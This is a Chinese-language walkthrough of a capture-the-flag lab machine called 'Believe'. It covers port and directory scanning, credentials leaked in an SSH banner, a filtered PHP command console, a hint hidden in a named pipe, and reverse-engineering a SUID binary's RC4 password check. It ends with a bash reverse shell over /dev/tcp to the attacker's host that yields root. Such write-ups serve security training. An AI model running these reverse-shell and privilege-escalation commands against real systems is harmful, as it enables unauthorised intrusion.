

1. 信息收集 (Nmap & 端口扫描)


```
└─(root@kali)-[~]
└─# nmap 192.168.108.151 -A -p- -T5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 09:10 -0400
Nmap scan report for 192.168.108.151
Host is up (0.00035s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67 ((Unix))
|_http-title: Login
|_http-server-header: Apache/2.4.67 (Unix)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
2222/tcp  open  ssh      OpenSSH 10.3 (protocol 2.0)
54321/tcp open  ssh      OpenSSH 10.3 (protocol 2.0)
MAC Address: 08:00:27:7E:40:AA (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19
(93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4)
(93%), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.35 ms  192.168.108.151

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.54 seconds

└─(root@kali)-[~]
└─#
```

1.1 访问http



1.2 gobuster扫一下目录

```
(root@kali)-[~]
└─# gobuster dir -u http://192.168.108.151 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,bak
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.108.151
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,bak,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.php (Status: 200) [Size: 772]
dashboard.php (Status: 302) [Size: 0] [--> index.php]
yu.txt (Status: 200) [Size: 27]
server-status (Status: 403) [Size: 318]
Progress: 1102790 / 1102790 (100.00%)
=====
Finished
=====

(root@kali)-[~]
└─#
```

1.3 看一下yu.txt

```
(root@kali)-[~]
└─# curl http://192.168.108.151/yu.txt
ssh just port 22 ? [emoji]

(root@kali)-[~]
└─#
```

1.4 尝试root登录一下ssh

```
(root@kali)-[~]
└─# ssh root@192.168.108.151
The authenticity of host '192.168.108.151 (192.168.108.151)' can't be
established.
ED25519 key fingerprint is: SHA256:xJ90owmr5sPR2afHz9etzSdtXINmLI+JvbwgV/iCSWY
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.108.151' (ED25519) to the list of known
hosts.
=====
                        admin
                    yubao9694482664
=====
root@192.168.108.151's password:

(root@kali)-[~]
└─#
```

2. SSH 登录

2.1 尝试登录

前面nmap可以看到有三个端口都是ssh的，所以使用获得的凭证登录靶机：

```
(root@kali)-[~]
└─# ssh -p 2222 yubao@192.168.108.151
yubao@192.168.108.151's password:
Permission denied, please try again.
yubao@192.168.108.151's password:
Permission denied, please try again.
yubao@192.168.108.151's password:
yubao@192.168.108.151: Permission denied (publickey,password,keyboard-
interactive).
```


3.2 获取 user flag

```
yu@Believe:~$ cat user.txt
flag{yubao9694482664}
yu@Believe:~$
```

3.3 查看 hint

```
yu@Believe:~$ cat hint.txt
The walls have ears, and the logs have a heartbeat.
it keeps whispering the truth. Just...
yu@Believe:~$
```

3.4 检查 sudo 权限

```
yu@Believe:~$ sudo -l
Matching Defaults entries for yu on Believe:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for yu:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User yu may run the following commands on Believe:
    (root) NOPASSWD: /root/be
yu@Believe:~$ sudo /root/be
验证密钥 (*****) : yubao9694482664
密钥错误
yu@Believe:~$
```

可以以 root 权限执行 `/root/be`，但是尝试执行发现密钥错误。

3.5 系统信息

- 操作系统: Alpine Linux edge (3.24.0_alpha)
- 内核: 7.0.4-0-stable SMP x86_64
- Web: Apache/2.4.67 + PHP/8.3.31

都比较新，所以没测试root提权脚本

3.6 运行进程

```
yu@Believe:~$ ps aux
...
2296 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2305 root      0:00 /bin/bash /root/radio.sh
...
```

注意到了存在 `/root/radio.sh` 持续运行，但是我们肯定不能进root看内容。

4. Web 应用分析

4.1 /var/www/目录翻文件

```
yu@Believe:~$ find /var/www/ -type f
/var/www/html/yu.txt
/var/www/html/dashboard.php
/var/www/html/index.php
/var/www/localhost/htdocs/index.html
...
```

4.2 Login 逻辑 (index.php)

```
yu@Believe:/var/www/html$ cat index.php
<?php
error_reporting(0);
session_start();
$m = '';
if (isset($_SESSION['auth']) && $_SESSION['auth'] === true) {
    header('Location: dashboard.php');
    exit;
}
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $u = $_POST['u'] ?? '';
    $p = $_POST['p'] ?? '';
    if ($u === 'admin' && $p === 'yubao9694482664') {
        $_SESSION['c'] = ($_SESSION['c'] ?? 0) + 1;
        if ($_SESSION['c'] >= 3) {
            $_SESSION['auth'] = true;
            header('Location: dashboard.php');
            exit;
        }
    } else {
        $_SESSION['c'] = 0;
    }
    $m = '';
}
?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Login</title>
<style>
body { display: flex; justify-content: center; align-items: center; height:
100vh; margin: 0; background: #f4f4f4; font-family: sans-serif; }
form { background: #fff; padding: 30px; border: 1px solid #ddd; box-shadow: 0 0
10px rgba(0,0,0,0.1); }
input { margin-bottom: 15px; padding: 8px; width: 200px; display: block; }
input[type="submit"] { width: 100%; cursor: pointer; background: #333; color:
#fff; border: none; }
.e { color: red; font-size: 14px; text-align: center; }
</style>
</head>
```

```

<body>
<form method="POST">
<input type="text" name="u" placeholder="Username">
<input type="password" name="p" placeholder="Password">
<input type="submit" value="Login">
<?php if ($m !== '') { echo "<div class='e'>" . htmlspecialchars($m) . "</div>";
} ?>
</form>
</body>
</html>
yu@Believe:/var/www/html$

```

需要连续 3 次使用 `admin:yubao9694482664` 登录（同一次会话），才能获得 `auth=true` 并访问 dashboard。

4.3 Dashboard 命令执行 (dashboard.php)

```

yu@Believe:/var/www/html$ cat dashboard.php
<?php
error_reporting(0);
session_start();
if (isset($_POST['logout'])) {
    session_destroy();
    header('Location: index.php');
    exit;
}
if (!isset($_SESSION['auth']) || $_SESSION['auth'] !== true) {
    header('Location: index.php');
    exit;
}
$r = '';
if (isset($_POST['cmd'])) {
    $c = trim($_POST['cmd']);
    if (preg_match('/^ls(\s+.*?)?$/ ', $c) || preg_match('/^cat\s+.*\.txt$/ ', $c))
    {
        if (!preg_match('/[;|&$><`\n]/ ', $c)) {
            $r = shell_exec($c);
        }
    }
}
?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Dashboard</title>
<style>
body { background: #1e1e1e; color: #00ff00; font-family: monospace; padding:
20px; }
.top-bar { display: flex; justify-content: space-between; align-items: center;
margin-bottom: 20px; border-bottom: 1px solid #333; padding-bottom: 10px; }
input[type="text"] { background: #000; color: #00ff00; border: 1px solid #00ff00;
padding: 5px; width: 300px; }
input[type="submit"] { background: #00ff00; color: #000; border: none; padding:
6px 15px; cursor: pointer; }

```

```
.logout-btn { background: #ff0000; color: #fff; border: none; padding: 6px 15px;
cursor: pointer; }
pre { background: #000; padding: 15px; border: 1px solid #333; min-height: 50px;
}
</style>
</head>
<body>
<div class="top-bar">
    <span>System Console</span>
    <form method="POST" style="margin: 0;">
        <input type="submit" name="logout" value="Logout" class="logout-btn">
    </form>
</div>
<form method="POST">
<span class="prompt">yu@Believe:~$</span>
<input type="text" name="cmd" autofocus autocomplete="off">
<input type="submit" value="Exec">
</form>
<br>
<pre><?php echo htmlspecialchars($r, ENT_QUOTES, 'UTF-8'); ?></pre>
</body>
</html>
yu@Believe:/var/www/html$
```

认证后可以执行 `ls` 和 `cat *.txt` 命令，但存在过滤（禁止 `;&$><` 等字符）。

5. Ghost Radio — 发现隐藏管道

5.1 发现隐藏目录

```
yu@Believe:~$ ls -al /var/log/.hidden/
total 8
drwx--x--x  2 yu      yu      4096 May 14 14:50 .
drwxr-xr-x  4 root    root    4096 May 22 20:14 ..
pr-----  1 yu      yu      0 May 22 21:30 .ghost_radio
yu@Believe:~$
```

5.2 读取管道数据

```
yu@Believe:~$ cat /var/log/.hidden/.ghost_radio
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
```



```
i>e
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
...
```

可以看到这里的字符都是七个字符一个循环，所以提取管道中传输的字符序列：**b, e, l, i, e, v, e** → **"believe"** (7 个字符)

6. 第一阶段提权 — /root/be

6.1 执行 /root/be

```
yu@Believe:~$ sudo /root/be
验证密钥 (*****): believe
密钥正确
yu@Believe:~$
```

程序返回"密钥正确"并退出。

6.2 验证权限变化

运行后，`/home/yu/be` 的权限被修改：

```
yu@Believe:~$ ls -al
total 1936
drwx----- 3 yu      yu      4096 May 22 21:07 .
drwxr-xr-x  3 root    root    4096 May 12 22:10 ..
drwx----- 2 yu      yu      4096 May 22 21:04 .ssh
-rw-r--r--  1 root    root      37 May 22 21:07 1.txt
-rwsr-xr-x  1 root    root 900520 May 14 11:45 be
-rw-r--r--  1 yu      yu       91 May 14 14:58 hint.txt
-rwxrwxrwx  1 yu      yu 1053413 May 22 20:33 linpeas.sh
-rw-r--r--  1 yu      yu      22 May 14 01:13 user.txt
yu@Believe:~$
```

文件从 `-----` 变为 `-rwsr-xr-x` (SUID root, 4755) 。

7. 第二阶段提权 — 逆向分析 SUID 二进制

7.1 转储二进制

```
# 从靶机下载二进制
yu@Believe:~$ scp /home/yu/be root@192.168.108.77:/root/
The authenticity of host '192.168.108.77 (192.168.108.77)' can't be established.
ED25519 key fingerprint is: SHA256:rBrbFc3DSvatM+WRbm3u/qxs5eObUaaoprkhkf6214WA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.108.77' (ED25519) to the list of known hosts.
root@192.168.108.77's password:
be
100%
879KB 40.7MB/s 00:00
yu@Believe:~$
```

7.2 反汇编分析

使用 `objdump` 分析主要函数：

main 函数 (0x401b1a)

- 1. 在栈上设置 20 字节的硬编码密钥目标
- 2. 调用 `generate_key()` 生成 7 字节 RC4 密钥
- 3. 打印 "请输入系统密钥："
- 4. 使用 `scanf("%255s")` 读取用户输入
- 5. 计算输入长度 `strlen`
- 6. 调用 `rc4_init(key, 7)` 初始化 RC4
- 7. 调用 `rc4_crypt(state, input, length)` 解密输入
- 8. 检查长度是否为 20 (0x14)
- 9. 逐字节比较解密后的输入与硬编码的 20 字节目标
- 10. 匹配则调用 `get_shell()` 并打印 "验证成功。"
- 11. 不匹配则打印 "权限不足。"

generate_key 函数 (0x401a24)

```
movl    $0xc3c6cfc8,-0xb(%rbp)    # 栈上存储加密数据
movl    $0xcfdccfc3,-0x8(%rbp)
# 循环 7 次 (i = 0..6)，每字节 XOR 0xaa
```

推导过程：

偏移	原始字节	XOR 0xaa	ASCII
0	0xc8	0x62	b
1	0xcf	0x65	e
2	0xc6	0x6c	l
3	0xc3	0x69	i
4	0xcf	0x65	e

偏移	原始字节	XOR 0xaa	ASCII
5	0xdc	0x76	v
6	0xcf	0x65	e

RC4 密钥 = "believe"

get_shell 函数 (0x401a77)

```
# 解码 "/bin/bash" (bitwise NOT 每字节)
movabs $0x8c9e9dd091969dd0,%rax    # NOT → 0x62696e2f = "/bin"
movw    $0xff97,-0x6(%rbp)         # NOT → 0x0068 = "h\0"
# → 解码结果: "/bin/bash"

setuid(0)                          # 设置 UID 为 root
setgid(0)                          # 设置 GID 为 root
puts("[+] 正在请求 Believe 核心权限...")
execve("/bin/bash", {"bin/bash", "-p", NULL}, NULL)
```

7.3 计算密码

RC4 架构:

- 密钥: "believe" (7 字节)
- 对 20 字节硬编码目标进行 RC4 加密 (因为程序会解密用户输入后比对)

```
target = bytes([
    0x24, 0x53, 0x27, 0x50, 0x78, 0x4b, 0x9d, 0xab,
    0xab, 0x7e, 0xf0, 0xa1, 0x49, 0xf2, 0xea, 0x7e,
    0xec, 0x6c, 0x82, 0x77
])
rc4_key = b"believe"

# RC4 加密目标得到密码
password = rc4_crypt(rc4_init(rc4_key), target)
# → b"Believe_in_yourself!" (20 字节)
```

7.4 执行 SUID 二进制获取 root flag

```
yu@Believe:~$ (echo "Believe_in_yourself!"; sleep 2; echo "cat /root/root.txt >
/home/yu/1.txt") | timeout 10 ./be
请输入系统密钥: 验证成功。
[+] 正在请求 Believe 核心权限...
yu@Believe:~$ ls
1.txt      be          hint.txt   linpeas.sh user.txt
yu@Believe:~$ cat 1.txt
flag{Believe in yourself forever!!!}
yu@Believe:~$
```

7.5 也可以用nc反弹shell得到root权限

```
yu@Believe:~$ (echo "Believe_in_yourself!"; sleep 2; echo "bash -c 'bash -i >&/dev/tcp/192.168.108.77/4444 0>&1'" ) | timeout 10 ./be
```

请输入系统密钥：验证成功。

[+] 正在请求 Believe 核心权限...

```
└─(root@kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.108.77] from (UNKNOWN) [192.168.108.151] 43648
Believe:/home/you# ls
ls
1.txt
be
hint.txt
linpeas.sh
user.txt
Believe:/home/you# id
id
uid=0(root) gid=0(root) groups=1000(yu)
Believe:/home/you#
```